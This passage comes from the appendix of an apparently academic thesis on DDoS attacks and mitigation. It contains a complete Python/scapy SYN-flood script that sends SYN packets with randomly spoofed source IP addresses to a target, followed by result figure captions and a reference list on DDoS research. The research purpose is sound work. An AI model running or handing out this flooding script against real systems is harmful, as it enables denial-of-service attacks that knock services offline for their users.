```
#!/usr/bin/env python
########################################
#
# SYNflood - A multithreaded SYN Flooder
# author: arthurnn
#
#
########################################
import socket, random, sys, threading
from scapy.all import *

if len(sys.argv) != 3:
        print "Usage: %s <Target IP> <Port>" % sys.argv[0]
        sys.exit(1)

target = sys.argv[1]
port = int(sys.argv[2])

total = 0
thread_limit = 2

conf.iface='en1';#network card XD

class sendSYN(threading.Thread):
        global target, port
        def __init__(self):
                threading.Thread.__init__(self)
        def run(self):
                i = IP()
                i.src = "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.randint(1,254),random.
randint(1,254))
                i.dst = target

                t = TCP()
                t.sport = random.randint(1,65535)
                t.dport = port
                t.flags = 'S'

                send(i/t, verbose=0)

print "Flooding %s:%i with SYN packets." % (target, port)
while 1:
    if threading.activeCount() < thread_limit:
        sendSYN().start()
        total += 1
        sys.stdout.write("\rTotal packets sent:\t\t\t%i" % total)
```

Figure B.9: SYN DDoS Script



Figure B.10: Result Victim DDoS Deployment



Figure B.11: Result Hybrid DDoS Deployment

REFERENCES

Avramopoulos, I. and Suchara, M., "Protecting the DNS from Routing Attacks: Two Alternative Anycast Implementations," *IEEE Security & Privacy Magazine*, volume 7(5) pp. 14–20, 2009.

Bass, S., "Spoofed IP Address Distributed Denial of Service Attacks: Defense-in-Depth," volume 23, 2003.

Bogdanoski, M., Shuminoski, T., and Risteski, A., "Analysis of the SYN Flood DoS Attack," *International Journal of Computer Network and Information Security*, volume 5(8) pp. 15–11, 2013.

CERT, U., "UDP-Based Amplification Attacks," *CERT*, 2016, URL https://www.us-cert.gov/ncas/alerts/TA14-017A.

Cheung, S., "Denial of Service against the Domain Name System : Threats and Countermeasures," (650), 2005.

Clark, D., "The design philosophy of the DARPA Internet protocols," *ACM SIGCOMM Computer Communication Review*, volume 18(4) pp. 106–114, 1988.

Eddy, W. M., "Defenses against TCP SYN flooding attacks," *The Internet Protocol Journal*, volume 9(4) pp. 2–16, 2006.

Foundation, A. S., "Apache Module mod_proxy_balancer," *Web Server*, 2015, URL http://httpd.apache.org/docs/2.2/mod/mod{_}proxy{_}balancer.html.

George, M., Schmidt, D., Suriadi, S., Tickle, A., and Clark, A., "A Distributed Denial of Service Testbed," *Processing*, (September) pp. 20–23, 2010.

Gil, T. and Poletto, M., "MULTOPS: a data-structure for bandwidth attack detection," *USENIX Security Symposium*, 2001.

Guard, B. L. N., "Universal DDoS Mitigation Bypass," *Black Hat USA 2013*, 2013.

Horward, L., "Tracking and Tracing Cyber-Attacks: Technical Challenges and Global Policy Issues," *Information Security*, 2002.

Kambhampati, V., Papadopolous, C., and Massey, D., "Epiphany: A location hiding architecture for protecting critical services from DDoS attacks," *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2012)*, pp. 1–12, 2012.

Kargl, F., Maier, J., and Weber, M., "Protecting web servers from distributed denial of service attacks," *Proceedings of the tenth international conference on World Wide Web - WWW '01*, pp. 514–524, 2001.

Kristoff, J. and Joffee, R., "Botnets and Packet Flooding DDoS Attacks on the Domain Name System," *The International Journal of Forensic Computer Science*, pp. 9–18, 2007.

Low, C., "ICMP attacks illustrated," *SANS Institute*, 2001.

Mirkovic, J., "D-WARD: source-end defense against distributed denial-of-service attacks," *Statistics*, p. 396, 2003.

Mirkovic, J. and Reiher, P., "A taxonomy of DDoS attack and DDoS defense mechanisms," *SIGCOMM Comput. Commun. Rev.*, volume 34(2) pp. 39–53, 2004.

Miu, T. T., Hui, A. K., Lee, W., Luo, D. X., Chung, A. K., and Wong, J. W., "Universal DDoS Mitigation Bypass," *Black Hat USA*, 2013.

Orlando, M., "NTP can be abused to amplify denial-of-service attack traffic," *CERT*, 2014, URL https://www.kb.cert.org/vuls/id/348126.

OWASP, "Web Application Firewall," *OWASP Project*, 2015, URL https://www.owasp.org/index.php/Web{_}Application{_}Firewall.

Park, J., Iwai, K., Tanaka, H., and Kurokawa, T., "Analysis of Slow Read DoS Attack and Countermeasures," *Proceedings of the International Conference on Cyber-Crime Investigation and Cyber Security*, volume 4(2) pp. 37–49, 2014.

Pierluigi, P., "A new report published by Verisign provides useful data related to the recent evolution of DDoS attacks and the services that offer them," *Security Affairs*, 2015a, URL http://securityaffairs.co/wordpress/33916/cyber-crime/verisign-ddos-attacks-as-a-service.html.

Pierluigi, P., "DDoS attacks even more dangerous according to the last report published by Akamai Technologies, the Q1 2015 State of the Internet –

Security Report," *Security Affairs*, 2015b, URL http://securityaffairs.co/wordpress/36983/security/akamai-ddos-q1-2015.html.

Pillai, S., "SLOWLORIS: HTTP Denial Of Service attack and prevention," *ROOT.IN*, 2013, URL http://www.slashroot.in/.

Postel, J., "RFC 793: Transmission control protocol, September 1981," *Status: Standard*, volume 88, 2003.

Prince, M., "Technical Details Behind a 400Gbps NTP Amplification DDoS Attack," *CLOUDFLARE*, 2014, URL https://blog.cloudflare.com/.

Protocol, U. D., "RFC 768 J. Postel ISI 28 August 1980," *Isi*, 1980.

Ramachandran, V. and Nandi, S., "Bleeding Edge DDoS Mitigation Techniques for ISPs," *Security*, 2006.

Rekhter, Y., Li, T., and Hares, S., "A border gateway protocol 4 (BGP-4)," Technical report, 2005.

Rossow, C., "Amplification Hell: Revisiting Network Protocols for DDoS Abuse," *Proceedings of the 2014 Network and Distributed System Security (NDSS) Symposium*, (February) pp. 23–26, 2014.

Rudman, L. and Irwin, B., "Characterization and analysis of NTP amplification based DDoS attacks," in "Information Security for South Africa (ISSA), 2015," pp. 1–5, IEEE, 2015.

Scarfone, K. and Hoffman, P., "Guidelines on firewalls and firewall policy: recommendations of the National Institute of Standards and Technology," *NIST Special Publication*, p. 74, 2009.

Schwab, S., Wilson, B., and Thomas, R., "Methodologies and metrics for the testing and analysis of distributed denial of service attacks and defenses," in "Military Communications Conference, 2005. MILCOM 2005. IEEE," pp. 2686–2692, IEEE, 2005.

Shostack, A., *Threat modeling: Designing for security*, John Wiley & Sons, 2014.

Socolofsky, T. J. and Kale, C. J., "TCP/IP tutorial," , 1991.

SWISS GERMAN UNIVERSITY

Specht, S. M. and Lee, R. B., "Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures," *Isca Pdcs*, (September) pp. 543–550, 2004.

Stamatelatos, N., *A measurement study of BGP Blackhole routing performance*, Ph.D. thesis, Monterey, California. Naval Postgraduate School, 2006.

System, C., "Understanding Unicast Reverse Path Forwarding," *Cisco System*, 2005, URL http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html.

Team, C., "CVE Details," *CVE*, 2016, URL http://www.cvedetails.com/browse-by-date.php.

Trostle, J., "Protecting Against Distributed Denial of Service (DDoS) Attacks Using Distributed Filtering Ita," *Ieee*, 2006.

Wang, H., Zhang, D., and Shin, K. G., "Detecting SYN flooding attacks," in "INFOCOM 2002. Twenty-First Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE," volume 3, pp. 1530–1539, IEEE, 2002.

Zunnurhain, K., Vrbsky, S., Hasan, R., Hong, X., Brown, M., Zhang, J., and Dissertation, A., "FAPA : FLOODING ATTACK PROTECTION ARCHITECTURE IN A CLOUD SYSTEM by TUSCALOOSA , ALABAMA," , 2014.

SWISS GERMAN UNIVERSITY